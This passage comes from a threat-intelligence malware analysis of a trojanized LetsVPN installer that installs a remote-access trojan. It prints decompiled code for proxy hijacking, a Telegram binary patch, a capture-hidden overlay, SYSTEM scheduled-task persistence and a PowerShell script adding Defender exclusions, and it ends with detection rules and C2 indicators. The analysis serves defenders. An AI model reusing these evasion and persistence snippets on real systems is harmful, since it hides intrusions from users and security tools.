    lpValueName: u"ProxyOverride",
    Reserved: 0, dwType: REG_SZ,
    lpData: lpData_1,
    cbData: (var_124_1 << 1) + 2)
RegCloseKey(hKey: hKeyInternetSettings)

```

Figure 24: System Proxy Settings Change

To further assist in staying hidden from the user, the `telegram.exe` executable is patched and overwritten by this feature. Normally, a function within the Telegram Desktop widget would show proxy settings being changed and updated. This function call is overwritten with NOPs, keeping the widget from showing this updating status. This allows the proxy settings to be changed without any indication to the user, successfully keeping the proxy redirection

hidden. A hex marker is also added to the end of the file “C8” indicating that it has been patched.

```
xxd -s 0x27b86d9 -l 10
252dc33c9dfdd622dd430860b608a3e26d60d8a7182ddeca51f2e4e5a74bcad7 telegram.exe
027b86d9: 8bcf e810 0400 00e9 1903 .....

4f34e002c9c5916d35c3e32435960e6ef1f8adfbfe324983f2aaeb09cb8f2d73 telegram_patched.exe
027b86d9: 8bcf 9090 9090 90e9 1903 .....
```

Figure 25: Patched Telegram Bytes

Screen control

Separate channels are used for screen monitoring and remote control. The “Screen” channel uses a tick-based throttle that adapts quality/packet intervals based on screen size. This effectively determines the latency and quality of the transmitted desktop image.

While terminal commands are executed through the “Feature” channel, simulated inputs are done through the “Control” channel. Complete mouse and keyboard control is provided through Windows APIs `SendInput` (which accepts `MOUSEINPUT` and `KEYBDINPUT` structs), `GetCursorPos`, `SetCursorPos`, `GetAsyncKeyState`, and others.

An overlay window named “TC26PrivacyOverlayWindowV105” is placed and its display affinity is set to `WDA_EXCLUDEFROMCAPTURE` to present an emulated display to the user. This overlay captures and blocks all local user input and only allows emulated mouse and keyboard actions done remotely. Remote mouse control supports wheel scrolling and multiple mouse buttons, and the desktop is checked for an active screensaver before sending input logic.

```

Window = CreateWindowExW(
    0x80800A8u,
    L"TC26PrivacyOverlayWindowV105",
    &WindowName,
    0x80000000,
    X,
    SystemMetrics,
    v3 - X,
    v4 - SystemMetrics,
    nullptr,
    nullptr,
    hInstance,
    nullptr);
window_handle = Window;
if ( Window )
{
    dword_10185EAC = Window;
    SetLayeredWindowAttributes(Window, 0, 0xFFu, 2u);
    ModuleHandleW = GetModuleHandleW(L"user32.dll");
    if ( ModuleHandleW )
    {
        SetWindowDisplayAffinity = GetProcAddress(ModuleHandleW, "SetWindowDisplayAffinity");
        v9 = SetWindowDisplayAffinity;
        if ( SetWindowDisplayAffinity )
        {
            if ( !SetWindowDisplayAffinity(window_handle, WDA_EXCLUDEFROMCAPTURE) )
                v9(window_handle, 1);
        }
    }
    ShowWindow(window_handle, 4);
}

```

Figure 26: TC26PrivacyOverlayWindowV105 Creation

Persistence

Persistence is established through service registration and SYSTEM level scheduled tasks, two classic methods used to remain on a machine. The service type is set to run in its own process and to auto start on system initialization. A service set to auto start would initialize before user logon and run regardless of the active user's privilege.




Figure 27: TerminalControlClient Service

```

<RegistrationInfo>
  <Description>Terminal Control Client watchdog</Description>
</RegistrationInfo>

<Triggers>
  <BootTrigger>
    <Enabled>true</Enabled>
  </BootTrigger>

  <TimeTrigger>
    <Repetition>
      <Interval>PT1M</Interval>
      <StopAtDurationEnd>>false</StopAtDurationEnd>
    </Repetition>
    <StartBoundary>2026-01-01T00:00:00</StartBoundary>
    <Enabled>true</Enabled>
  </TimeTrigger>
</Triggers>

<Principals>
  <Principal id="Author">
    <UserId>S-1-5-18</UserId>
    <RunLevel>HighestAvailable</RunLevel>
  </Principal>
</Principals>

<Settings>
  <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
  <DisallowStartIfOnBatteries>>false</DisallowStartIfOnBatteries>
  <StopIfGoingOnBatteries>>false</StopIfGoingOnBatteries>
  <AllowHardTerminate>true</AllowHardTerminate>
  <StartWhenAvailable>true</StartWhenAvailable>
  <Enabled>true</Enabled>
  <Hidden>>false</Hidden>
  <ExecutionTimeLimit>PT3M</ExecutionTimeLimit>
  <Priority>7</Priority>
</Settings>

<Actions Context="Author">
  <Exec>
    <Command>C:\ProgramData\TerminalControlService\8\package\vkVPUBFsvlR.exe</Command>
    <Arguments>/check</Arguments>
  </Exec>
</Actions>
</Task>

```

Figure 28: schtasks XML

EDR detection

A WMI query is used to compare existing antivirus products to a catalog of 39 strings matching 25 different EDR/AV vendors. This list of vendors includes widely used providers

such as Defender, CrowdStrike, SentinelOne, BitDefender and Sophos, as well as names more exclusively used in China such as Huorong, Qi An Xin, and Rising AV.

This workflow shows no evidence of tampering with these products and instead uses existing products to build a host profile that is sent over the C2 connection.

```
else
    __builtin_memset(dest: arg1, ch: 0, count: 0x18)
    sub_1002f0a0(arg1, &QiAnXin, 6)
else
    __builtin_memset(dest: arg1, ch: 0, count: 0x18)
    sub_1002f0a0(arg1, &BaiduAntivirus, 8)
else
    __builtin_memset(dest: arg1, ch: 0, count: 0x18)
    sub_1002f0a0(arg1, &KingsoftAntivirus, 8)
else
    __builtin_memset(dest: arg1, ch: 0, count: 0x18)
    sub_1002f0a0(arg1, &KingsoftAntivirus, 8)
else
    __builtin_memset(dest: arg1, ch: 0, count: 0x18)
    sub_1002f0a0(arg1, &data_1015e6e4, 4)
else
    __builtin_memset(dest: arg1, ch: 0, count: 0x18)
    sub_1002f0a0(arg1, &data_1015e6e4, 4)
else
    __builtin_memset(dest: arg1, ch: 0, count: 0x18)
    sub_1002f0a0(arg1, "SentinelOne", 0xb)
else
    __builtin_memset(dest: arg1, ch: 0, count: 0x18)
    sub_1002f0a0(arg1, "CrowdStrike", 0xb)
else
    __builtin_memset(dest: arg1, ch: 0, count: 0x18)
    sub_1002f0a0(arg1, "CrowdStrike", 0xb)
```

Figure 29: Antivirus Vendors

```

CoSetProxyBlanket(pProxy, dwAuthnSvc: 0xa, dwAuthzSvc: 0,
    pServerPrincName: nullptr, dwAuthnLevel: RPC_C_AUTHN_LEVEL_CALL,
    dwImpLevel: RPC_C_IMP_LEVEL_IMPERSONATE, pAuthInfo: nullptr,
    dwCapabilities: 0)
int32_t* var_24 = nullptr
BSTR bstrString_1 = SysAllocString(psz: &data_1015e76c)
BSTR bstrString_2 = SysAllocString(psz: u"
    SELECT displayName, productState FROM AntiVirusProduct")
int32_t* pProxy_3 = pProxy_1
int32_t eax_4 = (*(pProxy_3 + 0x50))(pProxy_3, bstrString_1, bstrString_2,
    0x30, 0, &var_24)
SysFreeString(bstrString: bstrString_1)
SysFreeString(bstrString: bstrString_2)
char ebx_4 = 0

```

Figure 30: WMI Antivirus Query

The one product that is significantly tampered with is Microsoft Defender, considering that possibly elevated privileges allow direct modification to its settings. An exclusion is created using PowerShell's `Add-MpPreference -ExclusionPath` command for two different directories: the primary folder, `C:\ProgramData\TerminalControlService`, and the directory that holds the current executable (gathered using the `GetModuleFileNameW` API).

Other changes made to Defender include disabling MAPS reporting and sample submission, both using the `Set-MpPreference` PowerShell cmdlet.

```

u"$svc=Get-Service -Name 'WinDefend' -ErrorAction SilentlyContinue; if(-not $svc){
"exit 101 }; if(-not (Get-Command Get-MpPreference -ErrorAction SilentlyContinue)){ "
"exit 102 }; if(-not (Get-Command Add-MpPreference -ErrorAction SilentlyContinue)){ "
"exit 103 }; $target="
__builtin_memset(dest: &var_2f0, ch: 0, count: 0x18)
var_2f0 = *eax_9
int32_t var_2e0
var_2e0.q = *(eax_9 + 0x10)
eax_9[4] = 0
eax_9[5] = 7
*eax_9 = 0
int32_t var_2d8_1 = count_2 | 8
var_8_2.b = 3
int32_t* eax_12 = sub_10031a20(&var_2f0,
    u""; $norm={ param([string]$p) try { ([System.IO.Path]::GetFullPath($p)).TrimEnd('\
") } catch { $p.TrimEnd('\') } }; $nTarget=& $norm $target; "
"$paths=(Get-MpPreference).ExclusionPath; $exists=$false; foreach($p in $paths){ "
"if((($norm $p) -ieq $nTarget)){ $exists=$true; break } }; if($exists){ exit 100 "
"}; Add-MpPreference -ExclusionPath $target",
    0x159)

```

Figure 31: Anti-Defender Powershell

AutoUpdateDat

A separate channel is reserved for updating the dat file that contains the primary logic and payload, Channel=AutoUpdateDat. The updater verifies the existing dat file, prepares a download temp path, and sends the ClientId, LocalFileName, and TargetVersion in a request to the C2 server.

Several packets are exchanged to validate chunks and sizes as well as the final downloaded file. Once the updated file is successfully downloaded, an optional restart command is sent, the loader executable is run, and the current instance exits, providing a thoroughly verified update process that focuses on successful download and keeping the client alive.

```
BOOL eax_21
int32_t edx_4
eax_21, edx_4 = MoveFileExW(lpExistingFileName: currentDatFilename_2,
    lpNewFileName: lpNewFileName_3,
    dwFlags: MOVEFILE_REPLACE_EXISTING | MOVEFILE_WRITE_THROUGH)
char* eax_22
char* ecx_23
int32_t result_2

if (eax_21 != 0)
    sub_1007a330(eax_21, edx_4, arg3 + 0x40, arg4, arg5)
    result_2 = 1
    eax_22 = "UpdateDatLocalOnlySuccess"
    ecx_23 = 0x19
else
    result_2 = 0
    eax_22 = "MoveLocalDatFailed"
    ecx_23 = 0x12
```

Figure 32: AutoUpdate DAT Feature

Direct attack on LetsVPN users

This trojan installer is a direct attack on LetsVPN users, many of whom operate behind The Great Firewall of China. Several actions are taken regarding stealth and EDR/AV evasion to ensure that the existing framework is not detected and future C2 commands are aware of security platforms in use.

It should be noted that although the bundled LetsVPN installer is legitimate and signed, the MSI that contains it is not signed, and includes the loader and shellcode that decrypts into a feature-rich RAT.

Users and administrators should be careful to verify the integrity of software being installed to prevent bundled files from compromising their environment.

How ThreatLocker can help

The ThreatLocker deny-by-default platform can mitigate this attack in several ways:

- **Application control:** First, [Allowlisting](#) blocks any unknown executables from executing. This includes `promecfplugilte8.exe` and `Kuailian_win-setup.86.msi`. Secondly, [Ringfencing™](#) limits outbound network connections to only verified, approved destinations and blocks interactions with everything else, including C2 servers.
- [Web Content Control](#): Blocks known malicious destinations such as the C2 domains and IPs listed below.
- The following [ThreatLocker Detect](#) policies would trigger based on initiated features:
 - MITRE T1053.005 - Scheduled Task/Job: Scheduled Task
 - TL.AAL.1078 - Scheduled task created/changed to run as SYSTEM
 - TL.AAL.1074 - Scheduled Task changed/created with highest privileges
 - TL.EV.103 - A Scheduled Task Was Created
 - MITRE T1562.001 - Impair Defenses: Disable or Modify Tools
 - TL.PS.1268 - Microsoft Active Protection Service Disabled via Set-MpPreference
 - TL.PS.1040 - Defender Exclusion added (Set-MpPreference)
 - TL.PS.1006 - Defender Exclusion added (Add-MpPreference)

IOCs

Embedded C2 domains and IPs

23.133.4[.]108
23.133.4[.]109
27.124.40[.]52
27.124.9[.]47
38.45.124[.]19
38.91.114[.]219
154.91.75[.]192
172.20.10[.]2
nishihaoren1[.]top
nishihaoren1[.]org
nishihaoren5[.]top

nishihaoren5[.]org
nishihaoren8[.]top
nishihaoren8[.]org
nishihaoren16[.]top
nishihaoren16[.]org
nishihaoren23[.]top
nishihaoren23[.]org
nishihaoren24[.]top
nishihaoren24[.]org
nishihaoren36[.]top
nishihaoren36[.]org
nishihaoren37[.]top
nishihaoren37[.]org
nishihaoren38[.]top
nishihaoren38[.]org
nishihaoren39[.]top
nishihaoren39[.]org
nishihaoren40[.]top
nishihaoren40[.]org
cunmap[.]cc
shunlifadacaisansanjlb[.]com
teddkqoo[.]com
xdsansan[.]com
teddkwww[.]com
j6fadacaiaa[.]com
j6fadacaiai[.]com
j6llaa[.]com
j6llaaa[.]com
j6lluu[.]com
j6lluuu[.]com

File SHA-256

Kuailian_win-setup.86.msi (malicious installer)

3AD0B2AA1AFE79E95D20AECD1599B524D4D1D5D0972A23D54F778E145EA350C8

promenceplugilte8.exe (shellcode loader)

46E2AF62358205AC114C047D878A22258AE448B7BD140FCC5B5F9444D008364F

dat/20260609.dat (shellcode)

EC3D4D6B0B35E1013C12E0044A8B202D0114809587AA97D83CB AFF68C0E96B81

telegram.exe (patched Telegram Desktop executable)

4F34E002C9C5916D35C3E32435960E6EF1F8ADFBFE324983F2AAEB09CB8F2D73

Paths

C:\Program Files (x86)\Kuailian_Win-setup.27\Kuailian_Win-setup.27\20260609.dat

C:\Program Files (x86)\Kuailian_Win-setup.27\Kuailian_Win-setup.27\promenceplugilte8.exe

C:\ProgramData\TerminalControlService\<instance id>\install_state.ini

C:\ProgramData\TerminalControlService\<instance id>\service.log

C:\ProgramData\TerminalControlService\<instance id>\TerminalControlClientWatchdog_<instance id>.xml

C:\ProgramData\TerminalControlService\<instance id>\package\<random chars>.exe (loader)

C:\ProgramData\TerminalControlService\<instance id>\package\20260609.dat

C:\ProgramData\TerminalControlService\<instance id>\package\install_manifest.ini

C:\ProgramData\TerminalControlService\<instance id>\package\install_state.ini

C:\Program Files\TerminalControlClient\<instance id>\client_state\<name>.sys

C:\ProgramData\TerminalControlService\<instance id>\package\client_state_backup\<name>.sys

<runtime directory>\client_state\<name>.sys

C:\ProgramData\gongzuo.txt

C:\ProgramData\meitiangongzuoziliao.zip



ABOUT THE AUTHOR

William Pires, Threat Analyst at ThreatLocker, brings a data-first mindset shaped by hands-on work in MDR and customer-facing threat response. He holds a bachelor's degree in accounting and spent two years as a credit analyst before moving into cybersecurity, a path that sharpened his rigor, accuracy, and judgment under pressure. He advanced from approval requests to MDR, then to threat analysis, where he pieces together attack paths from confirmed incidents and researches active threats, group profiles, and emerging tactics. At ThreatLocker, William focuses on translating research into clear detections and practical guidance for customers. His recent work spans software communication analysis, incident triage, and providing cutting edge threat intelligence to enterprise environments and the cybersecurity industry.



ABOUT THE AUTHOR

John Moutos, Threat Intelligence Team Lead at ThreatLocker, is a cybersecurity specialist with roots in enterprise penetration testing and offensive security research. John studied at the Oregon Institute of Technology and earned his bachelor's from the SANS Technology Institute. At ThreatLocker, he leads the threat intelligence program, turning research into practical detections and guidance that helps organizations anticipate and counter emerging attacks.